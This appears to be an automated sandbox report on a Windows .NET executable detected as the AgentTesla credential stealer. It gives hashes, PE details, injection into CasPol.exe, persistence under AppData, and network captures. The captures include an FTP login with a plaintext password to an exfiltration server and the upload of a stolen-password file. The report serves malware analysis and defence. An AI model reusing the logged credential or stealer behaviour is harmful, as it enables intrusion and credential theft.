SHA1:	70D06064E2F12CFB10A82BC985F86F58EA7A4138
SHA-256:	67F3FC243C8EEAE55BDDC22CE025B7841A89ACA2E201B999D8C0E4F07D177B8
SHA-512:	B28B10801580726B85AB5F796EA26835648A3ACFBE1FBA95DFC687439B43FF9548BD3AB9EFC85D88FC071D232718BCFFAC614CC5BFF159173996A3D2AB22154D
Malicious:	true
Antivirus:	Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..!This program cannot be run in DOS mode...\$.PE..L..rX.Z.....0..X.....v... ..@.. ..Q....`.....<v..O.....\$.f.h>.....U..... ..H.....text...V... ..X.....`..rsrc...\$.Z..... ..@..@.reloc.....d.....@..B.....pv.....H.....x.E..t.....2~P....o....*r..p(....*VrK.p(....s....P...*.0.....~....O....>....%rm.p.su....%r...p...B...s....su....%r...p...B...s...f...p.su....%r...p...C...s....su....%r...p...C...s...f...p.su....%r...p...D...s...r...p.su....%r...p...E...s....su....%r...p...E...s...f...p.su....%r...p...F...s....su....%r...p...F

\Device\ConDrv

Process:	C:\Users\user\AppData\Roaming\newapp\newapp.exe
----------	---

File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	486
Entropy (8bit):	5.064987733454706
Encrypted:	false
SSDEEP:	12:z30U30b4BFNY8fNFquci7S1pE+DPOCN6+QOH5JyY:z3F3g4DO4UE+Tz5JB
MD5:	30394F72BB157162F35A2DEB1F48BD1A
SHA1:	66AD7D748F42C64E0698606A8F019D165DE657E8
SHA-256:	133FABF0CD558FA3E5144E9EF35654FA0422F8424C6D5D82828B8D10EC9BA295
SHA-512:	A93E12D6C9927403FE0E20B8A698B24007EBCCD53A29AD65428366C6CE3CED05E5F3AEFF1D46C7D9F174EAEAE5059F0B5D12353B6022965CDC5D187E45FA74E9
Malicious:	false
Preview:	Microsoft .NET Framework CasPol 4.7.3056.0..for Microsoft .NET Framework version 4.7.3056.0..Copyright (C) Microsoft Corporation. All rights reserved.....WARNING: The .NET Framework does not apply CAS policy by default. Any settings shown or modified by CasPol will only ..affect applications that opt into using CAS policy. Please see http://go.microsoft.com/fwlink/?LinkId=131738 for more information.ERROR: Not enough arguments.....For usage information, use 'caspol -?'..

Static File Info	
General	
File type:	PE32+ executable (GUI) x86-64 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.979738488629949
TrID:	- Win64 Executable GUI (202006/5) 92.65% - Win64 Executable (generic) (12005/4) 5.51% - Generic Win/DOS Executable (2004/3) 0.92% - DOS Executable Generic (2002/1) 0.92% - Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	MACHINE SPECIFICATIONS.exe
File size:	523776
MD5:	92945d0a2731ef771ea9d10c792e03e1
SHA1:	1eeef600b7b51ce7aa93e825be55b40f3ef8e319
SHA256:	46b61250c34b38d26ac5897217e6b70a222ff16318161c4e67c74c74491cc612
SHA512:	33ff6835de8b3a4a0002669deb68acf14a770e7546c2250eb6cdcde2ad4841891f504faa77427e864d1b7758481864189039beb8ec9d926f5804bd7da30a5fb2
SSDEEP:	12288:BxNQOgJk4hI4vPE1suvqyku873X9BsILNlZoRPzre:BxNi6MizX9BsILNlZoFre
TLSH:	F7B4235560BB2097E21682344A275FA211E4AE2325E6BD4FE3DCBD0F5F732402E39766
File Content Preview:	MZ.....@.....!..L!This program cannot be run in DOS mode....\$......PE..d...\$.c....."....0.....B.....@.....@.....`.....

File Icon	
	
Icon Hash:	c49a0894909c6494

Static PE Info	
General	
Entrypoint:	0x400000
Entrypoint Section:	
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	EXECUTABLE_IMAGE, LARGE_ADDRESS_AWARE
DLL Characteristics:	HIGH_ENTROPY_VA, DYNAMIC_BASE, NX_COMPAT, NO_SEH, TERMINAL_SERVER_AWARE
Time Stamp:	0x63800824 [Fri Nov 25 00:11:16 2022 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0

Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	

Entrypoint Preview
Instruction
dec ebp
pop edx
nop
add byte ptr [ebx], al
add byte ptr [eax], al
add byte ptr [eax+eax], al
add byte ptr [eax], al

Data Directories			
Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x7e000	0x40a0	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DEBUG	0x7d864	0x1c	.text
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2000	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	


Sections								
Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0x7b8d3	0x7ba00	False	0.9942492416582407	data	7.996815914318105	IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_MEM_READ
.rsrc	0x7e000	0x40a0	0x4200	False	0.4485677083333333	data	5.797210494950491	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources					
Name	RVA	Size	Type	Language	Country
RT_ICON	0x7e190	0x468	Device independent bitmap graphic, 16 x 32 x 32, image size 1024		
RT_ICON	0x7e5f8	0x10a8	Device independent bitmap graphic, 32 x 64 x 32, image size 4096		
RT_ICON	0x7f6a0	0x25a8	Device independent bitmap graphic, 48 x 96 x 32, image size 9216		
RT_GROUP_ICON	0x81c48	0x30	data		
RT_VERSION	0x81c78	0x23c	data		
RT_MANIFEST	0x81eb4	0x1ea	XML 1.0 document, Unicode text, UTF-8 (with BOM) text, with CRLF line terminators		

Network Behavior
Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.2.351.195.62.160 49702212029927 11/29/22- 11:20:12.397759	TCP	2029927	ET TROJAN AgentTesla Exfil via FTP	49702	21	192.168.2.3	51.195.62.160
192.168.2.351.195.62.160 49703522592851779 11/29/22- 11:20:12.420526	TCP	2851779	ETPRO TROJAN Agent Tesla Telegram Exfil	49703	52259	192.168.2.3	51.195.62.160

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 29, 2022 11:19:53.759691000 CET	49701	443	192.168.2.3	3.220.57.224
Nov 29, 2022 11:19:53.759767056 CET	443	49701	3.220.57.224	192.168.2.3
Nov 29, 2022 11:19:53.759933949 CET	49701	443	192.168.2.3	3.220.57.224
Nov 29, 2022 11:19:53.807363987 CET	49701	443	192.168.2.3	3.220.57.224
Nov 29, 2022 11:19:53.807424068 CET	443	49701	3.220.57.224	192.168.2.3
Nov 29, 2022 11:19:54.121747017 CET	443	49701	3.220.57.224	192.168.2.3
Nov 29, 2022 11:19:54.122018099 CET	49701	443	192.168.2.3	3.220.57.224
Nov 29, 2022 11:19:54.132211924 CET	49701	443	192.168.2.3	3.220.57.224
Nov 29, 2022 11:19:54.132246971 CET	443	49701	3.220.57.224	192.168.2.3
Nov 29, 2022 11:19:54.132662058 CET	443	49701	3.220.57.224	192.168.2.3
Nov 29, 2022 11:19:54.338932991 CET	443	49701	3.220.57.224	192.168.2.3
Nov 29, 2022 11:19:54.339055061 CET	49701	443	192.168.2.3	3.220.57.224
Nov 29, 2022 11:19:54.616307974 CET	49701	443	192.168.2.3	3.220.57.224
Nov 29, 2022 11:19:54.616383076 CET	443	49701	3.220.57.224	192.168.2.3
Nov 29, 2022 11:19:54.763174057 CET	443	49701	3.220.57.224	192.168.2.3
Nov 29, 2022 11:19:54.763329983 CET	443	49701	3.220.57.224	192.168.2.3
Nov 29, 2022 11:19:54.763463974 CET	49701	443	192.168.2.3	3.220.57.224
Nov 29, 2022 11:19:54.767330885 CET	49701	443	192.168.2.3	3.220.57.224
Nov 29, 2022 11:20:12.212491989 CET	49702	21	192.168.2.3	51.195.62.160
Nov 29, 2022 11:20:12.231043100 CET	21	49702	51.195.62.160	192.168.2.3
Nov 29, 2022 11:20:12.231232882 CET	49702	21	192.168.2.3	51.195.62.160
Nov 29, 2022 11:20:12.250191927 CET	21	49702	51.195.62.160	192.168.2.3
Nov 29, 2022 11:20:12.250646114 CET	49702	21	192.168.2.3	51.195.62.160
Nov 29, 2022 11:20:12.269145012 CET	21	49702	51.195.62.160	192.168.2.3
Nov 29, 2022 11:20:12.269206047 CET	21	49702	51.195.62.160	192.168.2.3
Nov 29, 2022 11:20:12.269444942 CET	49702	21	192.168.2.3	51.195.62.160
Nov 29, 2022 11:20:12.296277046 CET	21	49702	51.195.62.160	192.168.2.3
Nov 29, 2022 11:20:12.296541929 CET	49702	21	192.168.2.3	51.195.62.160
Nov 29, 2022 11:20:12.314970016 CET	21	49702	51.195.62.160	192.168.2.3
Nov 29, 2022 11:20:12.315330029 CET	49702	21	192.168.2.3	51.195.62.160
Nov 29, 2022 11:20:12.33745003 CET	21	49702	51.195.62.160	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 29, 2022 11:20:12.334007978 CET	49702	21	192.168.2.3	51.195.62.160
Nov 29, 2022 11:20:12.352402925 CET	21	49702	51.195.62.160	192.168.2.3
Nov 29, 2022 11:20:12.354644060 CET	49702	21	192.168.2.3	51.195.62.160
Nov 29, 2022 11:20:12.373279095 CET	21	49702	51.195.62.160	192.168.2.3
Nov 29, 2022 11:20:12.378772974 CET	49703	52259	192.168.2.3	51.195.62.160
Nov 29, 2022 11:20:12.397347927 CET	52259	49703	51.195.62.160	192.168.2.3
Nov 29, 2022 11:20:12.397562027 CET	49703	52259	192.168.2.3	51.195.62.160
Nov 29, 2022 11:20:12.397758961 CET	49702	21	192.168.2.3	51.195.62.160
Nov 29, 2022 11:20:12.416052103 CET	21	49702	51.195.62.160	192.168.2.3
Nov 29, 2022 11:20:12.420526028 CET	49703	52259	192.168.2.3	51.195.62.160
Nov 29, 2022 11:20:12.420638084 CET	49703	52259	192.168.2.3	51.195.62.160
Nov 29, 2022 11:20:12.438709974 CET	52259	49703	51.195.62.160	192.168.2.3
Nov 29, 2022 11:20:12.438776970 CET	52259	49703	51.195.62.160	192.168.2.3
Nov 29, 2022 11:20:12.438832998 CET	21	49702	51.195.62.160	192.168.2.3
Nov 29, 2022 11:20:12.438872099 CET	49703	52259	192.168.2.3	51.195.62.160
Nov 29, 2022 11:20:12.438963890 CET	49702	21	192.168.2.3	51.195.62.160

UDP Packets				
Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 29, 2022 11:19:53.677805901 CET	57990	53	192.168.2.3	8.8.8.8
Nov 29, 2022 11:19:53.695560932 CET	53	57990	8.8.8.8	192.168.2.3
Nov 29, 2022 11:19:53.711530924 CET	52387	53	192.168.2.3	8.8.8.8
Nov 29, 2022 11:19:53.730598927 CET	53	52387	8.8.8.8	192.168.2.3
Nov 29, 2022 11:20:12.084580898 CET	56924	53	192.168.2.3	8.8.8.8
Nov 29, 2022 11:20:12.209414005 CET	53	56924	8.8.8.8	192.168.2.3

DNS Queries								
Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class	DNS over HTTPS
Nov 29, 2022 11:19:53.677805901 CET	192.168.2.3	8.8.8.8	0xfd66	Standard query (0)	api.ipify.org	A (IP address)	IN (0x0001)	false
Nov 29, 2022 11:19:53.711530924 CET	192.168.2.3	8.8.8.8	0x6f4	Standard query (0)	api.ipify.org	A (IP address)	IN (0x0001)	false
Nov 29, 2022 11:20:12.084580898 CET	192.168.2.3	8.8.8.8	0xa066	Standard query (0)	ftp.electrobist.com	A (IP address)	IN (0x0001)	false

DNS Answers										
Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class	DNS over HTTPS
Nov 29, 2022 11:18:50.334419966 CET	8.8.8.8	192.168.2.3	0xd9b5	No error (0)	au.c-0001.c-msedge.net	c-0001.c-msedge.net		CNAME (Canonical name)	IN (0x0001)	false
Nov 29, 2022 11:18:50.334419966 CET	8.8.8.8	192.168.2.3	0xd9b5	No error (0)	c-0001.c-msedge.net		13.107.4.50	A (IP address)	IN (0x0001)	false
Nov 29, 2022 11:19:53.695560932 CET	8.8.8.8	192.168.2.3	0xfd66	No error (0)	api.ipify.org	api.ipify.org.herokudns.com		CNAME (Canonical name)	IN (0x0001)	false
Nov 29, 2022 11:19:53.695560932 CET	8.8.8.8	192.168.2.3	0xfd66	No error (0)	api.ipify.org.herokudns.com		3.220.57.224	A (IP address)	IN (0x0001)	false
Nov 29, 2022 11:19:53.695560932 CET	8.8.8.8	192.168.2.3	0xfd66	No error (0)	api.ipify.org.herokudns.com		52.20.78.240	A (IP address)	IN (0x0001)	false
Nov 29, 2022 11:19:53.695560932 CET	8.8.8.8	192.168.2.3	0xfd66	No error (0)	api.ipify.org.herokudns.com		3.232.242.170	A (IP address)	IN (0x0001)	false
Nov 29, 2022 11:19:53.695560932 CET	8.8.8.8	192.168.2.3	0xfd66	No error (0)	api.ipify.org.herokudns.com		54.91.59.199	A (IP address)	IN (0x0001)	false
Nov 29, 2022 11:19:53.730598927 CET	8.8.8.8	192.168.2.3	0x6f4	No error (0)	api.ipify.org	api.ipify.org.herokudns.com		CNAME (Canonical name)	IN (0x0001)	false

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class	DNS over HTTPS
Nov 29, 2022 11:19:53.730598927 CET	8.8.8.8	192.168.2.3	0x6f4	No error (0)	api.ipify.org.heroku dns.com		54.91.59.199	A (IP address)	IN (0x0001)	false
Nov 29, 2022 11:19:53.730598927 CET	8.8.8.8	192.168.2.3	0x6f4	No error (0)	api.ipify.org.heroku dns.com		3.220.57.224	A (IP address)	IN (0x0001)	false
Nov 29, 2022 11:19:53.730598927 CET	8.8.8.8	192.168.2.3	0x6f4	No error (0)	api.ipify.org.heroku dns.com		3.232.242.170	A (IP address)	IN (0x0001)	false
Nov 29, 2022 11:19:53.730598927 CET	8.8.8.8	192.168.2.3	0x6f4	No error (0)	api.ipify.org.heroku dns.com		52.20.78.240	A (IP address)	IN (0x0001)	false
Nov 29, 2022 11:20:12.209414005 CET	8.8.8.8	192.168.2.3	0xa066	No error (0)	ftp.electrobist.com		51.195.62.160	A (IP address)	IN (0x0001)	false


HTTP Request Dependency Graph

- api.ipify.org

FTP Packets						
Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands	
Nov 29, 2022 11:20:12.250191927 CET	21	49702	51.195.62.160	192.168.2.3	220----- Welcome to Pure-FTPd [privsep] [TLS] ----- 220----- Welcome to Pure-FTPd [privsep] [TLS] -----220-You are user number 2 of 50 allowed. 220----- Welcome to Pure-FTPd [privsep] [TLS] -----220-You are user number 2 of 50 allowed.220-Local time is now 15:20. Server port: 21. 220----- Welcome to Pure-FTPd [privsep] [TLS] -----220-You are user number 2 of 50 allowed.220-Local time is now 15:20. Server port: 21.220-This is a private system - No anonymous login 220----- Welcome to Pure-FTPd [privsep] [TLS] -----220-You are user number 2 of 50 allowed.220-Local time is now 15:20. Server port: 21.220-This is a private system - No anonymous login220-IPv6 connections are also welcome on this server. 220----- Welcome to Pure-FTPd [privsep] [TLS] -----220-You are user number 2 of 50 allowed.220-Local time is now 15:20. Server port: 21.220-This is a private system - No anonymous login220-IPv6 connections are also welcome on this server.220 You will be disconnected after 15 minutes of inactivity.	
Nov 29, 2022 11:20:12.250646114 CET	49702	21	192.168.2.3	51.195.62.160	USER user1@electrobist.com	
Nov 29, 2022 11:20:12.269206047 CET	21	49702	51.195.62.160	192.168.2.3	331 User user1@electrobist.com OK. Password required	
Nov 29, 2022 11:20:12.269444942 CET	49702	21	192.168.2.3	51.195.62.160	PASS w&oNc9e]pf~4	
Nov 29, 2022 11:20:12.296277046 CET	21	49702	51.195.62.160	192.168.2.3	230 OK. Current restricted directory is /	
Nov 29, 2022 11:20:12.314970016 CET	21	49702	51.195.62.160	192.168.2.3	504 Unknown command	
Nov 29, 2022 11:20:12.315330029 CET	49702	21	192.168.2.3	51.195.62.160	PWD	
Nov 29, 2022 11:20:12.333745003 CET	21	49702	51.195.62.160	192.168.2.3	257 "/" is your current location	
Nov 29, 2022 11:20:12.334007978 CET	49702	21	192.168.2.3	51.195.62.160	TYPE I	
Nov 29, 2022 11:20:12.352402925 CET	21	49702	51.195.62.160	192.168.2.3	200 TYPE is now 8-bit binary	
Nov 29, 2022 11:20:12.354644060 CET	49702	21	192.168.2.3	51.195.62.160	PASV	
Nov 29, 2022 11:20:12.373279095 CET	21	49702	51.195.62.160	192.168.2.3	227 Entering Passive Mode (51,195,62,160,204,35)	
Nov 29, 2022 11:20:12.397758961 CET	49702	21	192.168.2.3	51.195.62.160	STOR PW_user-965543_2022_11_29_11_20_10.html	
Nov 29, 2022 11:20:12.416052103 CET	21	49702	51.195.62.160	192.168.2.3	150 Accepted data connection	
Nov 29, 2022 11:20:12.438832998 CET	21	49702	51.195.62.160	192.168.2.3	226-File successfully transferred 226-File successfully transferred226 0.023 seconds (measured here), 19.62 Kbytes per second	

Statistics

Behavior



System Behavior

Analysis Process: MACHINE SPECIFICATIONS.exe PID: 6128, Parent PID: 3452

General

Target ID:	0
Start time:	11:18:56
Start date:	29/11/2022
Path:	C:\Users\user\Desktop\MACHINE SPECIFICATIONS.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\user\Desktop\MACHINE SPECIFICATIONS.exe
Imagebase:	0x19218000000
File size:	523776 bytes
MD5 hash:	92945D0A2731EF771EA9D10C792E03E1
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	7FFC0C9DF1E9	unknown
C:\Users\user\AppData\Roaming	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	7FFC0C9DF1E9	unknown
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0\UsageLogs\MACHINE SPECIFICATIONS.exe.log	read attributes synchronize generic write	device	synchronous io non alert non directory file	success or wait	1	7FFC0CE486ED	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
-----------	--------	--------	-------	-------	------------	-------	----------------	--------

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0\UsageLogs\MACHINE SPECIFICATIONS.exe.log	0	654	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 34 2e 30 2e 33 30 33 31 39 5f 36 34 5c 53 79 73 74 65 6d 5c 31 30 61 31 37 31 33 39 31 38 32 61 39 65 66 64 35 36 31 66 30 31 66 61 64 61 39 36 38 38 61 35 5c 53 79 73 74 65 6d 2e 6e 69 2e 64 6c 6c 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2e 43 6f 72 65 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30	1,"fusion","GAC",01,"WinRT","NotApp",13,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll",03,"System.Core, Version=4.0.0	success or wait	1	7FFC0CE48769	WriteFile

File Read							
File Path	Offset	Length	Completion	Count	Source Address	Symbol	
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFC0C8AB9DD	unknown	
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	7FFC0C8AB9DD	unknown	
C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\ac26e2af62f23e37e645b5e44068a025\mscorlib.ni.dll.aux	unknown	176	success or wait	1	7FFC0C9812E7	ReadFile	
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFC0C8B2625	ReadFile	
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll.aux	unknown	900	success or wait	1	7FFC0C9812E7	ReadFile	
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll.aux	unknown	620	success or wait	1	7FFC0C9812E7	ReadFile	
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFC0C8AB9DD	unknown	
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	7FFC0C8AB9DD	unknown	
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.V9921e851#\f2e0589ed6d670f264a5f65dd0ad000f\Microsoft.VisualBasic.ni.dll.aux	unknown	1708	success or wait	1	7FFC0C9812E7	ReadFile	

Analysis Process: CasPol.exe PID: 688, Parent PID: 6128	
General	
Target ID:	10
Start time:	11:19:46
Start date:	29/11/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\CasPol.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\CasPol.exe
Imagebase:	0x10000
File size:	107624 bytes
MD5 hash:	F866FC1C2E928779C7119353C3091F0C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000A.00000000.345984518.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 0000000A.00000000.345984518.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_AgentTesla_d3ac2b2f, Description: unknown, Source: 0000000A.00000000.345984518.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 0000000A.00000002.767841057.0000000002881000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000A.00000002.768390327.00000000028D4000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 0000000A.00000002.768390327.00000000028D4000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security
Reputation:	moderate

File Activities								
File Created								
File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol	
C:\Users\user	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	6D3CCF06	unknown	
C:\Users\user\AppData\Roaming	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	6D3CCF06	unknown	
C:\Users\user	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	6D3CCF06	unknown	
C:\Users\user\AppData\Roaming	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	6D3CCF06	unknown	
C:\Users\user\AppData\Roaming\newapp	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	success or wait	1	6C21BEFF	CreateDirectoryW	
C:\Users\user\AppData\Roaming\newapp\newapp.exe	read data or list directory read attributes delete write dac synchronize generic read generic write	device	sequential only non directory file	success or wait	1	6C21DD66	CopyFileW	
C:\Users\user\AppData\Local\Temp\tmpA418.tmp	read attributes synchronize generic read	device	synchronous io non alert non directory file	success or wait	1	6C217038	GetTempFile NameW	

File Written								
File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\newapp\newapp.exe	0	107624	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 72 58 fd 5a 00 00 00 00 00 00 00 00 fd 00 02 01 0b 01 30 00 00 58 01 00 00 0c 00 00 00 00 00 00 fd 76 01 00 00 20 00 00 00 fd 01 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 06 00 00 00 00 00 00 00 00 fd 01 00 00 02 00 00 51 fd 02 00 03 00 60 fd 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ@IL!This program cannot be run in DOS mode.\$PELrXZ0Xv @ Q`	success or wait	1	6C21DD66	CopyFileW

File Read							
File Path	Offset	Length	Completion	Count	Source Address	Symbol	
C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe.config	unknown	4095	success or wait	1	6D3A5705	unknown	
C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe.config	unknown	8173	end of file	1	6D3A5705	unknown	
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D3A5705	unknown	
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6D3A5705	unknown	
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib.a152fe02a317a77ae4ee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D3003DE	ReadFile	
C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe.config	unknown	4095	success or wait	1	6D3ACA54	ReadFile	
C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe.config	unknown	8173	end of file	1	6D3ACA54	ReadFile	
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D3ACA54	ReadFile	
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbcb72e6\System.ni.dll.aux	unknown	620	success or wait	1	6D3003DE	ReadFile	
